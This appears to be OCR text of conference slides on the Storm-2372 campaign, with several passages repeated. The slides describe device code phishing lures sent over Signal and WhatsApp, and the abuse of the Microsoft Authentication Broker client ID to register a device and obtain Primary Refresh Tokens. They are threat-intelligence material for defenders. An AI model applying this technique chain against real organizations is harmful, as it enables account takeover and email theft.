RSAC™
Cybersecurity, Together™

Braving the Storm-2372: The Tempest Decoded

RSAC 2026 Village Series: Cloud Village
January 14, 2026

Jenko Hwong

Principal Threat Researcher
Huntress Labs

https://linkedin.com/u/jenkohwong
https://github.com/edleft/content/rsac2026

Webcast

Storm-2372

- Storm-2372 (Feb 2025)
  - Demo
  - Key Points
- What's Changed
  - Publicity / Disclosure / Analysis
  - OAuth
  - CAP
- Attack – Variants
  - OAuth, device code, auth grant
  - MAB or not
  - Browser Sessions
- Defenses – What Works
  - Prevention (CAP)
  - Detection (Logs)
  - Remediation (Session/Device/Keys)

Darkening Clouds (Overview)

Original Reporting


Source	Description	References (URLs)
Microsoft Security Blog	Device code phishing since Aug 2024; token theft; use of Authentication Broker client ID; PRT exploit	microsoft.com, industrialcyber.co
Cybersecurity Dive	Lateral movement techniques; proxy usage; blocking device code flow	cybersecuritydive.com
Rescana	Phishing vectors; Graph API exploitation; mitigation practices	rescana.com
Jeffrey Appel / Volexity	Workflow visuals—from lure to token capture	jeffreyappel.nl
Nox90	Technical escalation with PRT; comprehensive mitigation blueprint	nox90.com
SOCRadar	Emphasis on MFA bypass; strong mitigation controls and user training recommendation	socradar.io
Microsoft (May 2025 update)	Risk-based Conditional Access; device join phishing; consent & identity hygiene guidance	microsoft.com

RSAC

February 14, 2025 update:

Storm-2372


Within the past 24 hours, Microsoft has observed Storm-2372 shifting to using the specific client ID for Microsoft Authentication Broker in the device code sign-in flow. Using this client ID enables Storm-2372 to receive a refresh token that can be used to request another token for the device registration service, and then register an actor-controlled device within Entra ID. With the same refresh token and the new device identity, Storm-2372 is able to obtain a Primary Refresh Token (PRT) and access an organization's resources. We have observed Storm-2372 using the connected device to collect emails.



October 2023: Phishing for Primary Refresh Tokens and Windows Hello keys. Dirk-jan Mollema.

Storm-2372 (2/14/25)

Storm-2372 conducts device code phishing campaign (Microsoft, 2/14/2025), which covers not just device code phishing including but specific use of the Microsoft Authentication Broker client id for stealth and evasion.



Storm-2372 phishing lure and access

Storm-2372's device code phishing campaign has been active since August 2024. Observed early activity indicates that Storm-2372 likely targeted potential victims using third-party messaging services including WhatsApp, Signal, and Microsoft Teams, falsely posing as a prominent person relevant to the target to develop rapport before sending subsequent invitations to online events or meetings via phishing emails.





Figure 2. Sample messages from the threat actor posing as a prominent person and building rapport on Signal

The invitations lure the user into completing a device code authentication request emulating the experience of the messaging service, which provides Storm-2372 initial access to victim accounts and enables Graph API data collection activities, such as email harvesting.



Storm-2372 (2/14/25)

Storm-2372 conducts device code phishing campaign

Storm-2372 phishing lure and access

Storm-2372's device code phishing campaign has been active since August 2024. Observed early activity indicates that Storm-2372 likely targeted potential victims using third-party messaging services including WhatsApp, Signal, and Microsoft


February 14, 2025 update:

Within the past 24 hours, Microsoft has observed Storm-2372 shifting to using the specific client ID for Microsoft Authentication Broker in the device code sign-in flow. Using this client ID enables Storm-2372 to receive a refresh token that can be used to request another token for the device registration service, and then register an actor-controlled device within Entra ID. With the same refresh token and the new device identity, Storm-2372 is able to obtain a Primary Refresh Token (PRT) and access an organization's resources. We have observed Storm-2372 using the connected device to collect emails.

RSAC


Phishing for Primary Refresh Tokens and Windows Hello keys

https://dirkjanm.io/phishing-for-microsoft-entra-primary-refresh-tokens (Dirk-jan Mollema, 10/10/2023)




Phishing for Primary Refresh Tokens and Windows Hello keys

https://dirkjanm.io/phishing-for-microsoft-entra-primary-refresh-tokens (Dirk-jan Mollema, 10/10/2023)



Phishing for Primary Refresh Tokens and Windows Hello keys

https://dirkjanm.io/phishing-for-microsoft-entra-primary-refresh-tokens (Dirk-jan Mollema, 10/10/2023)



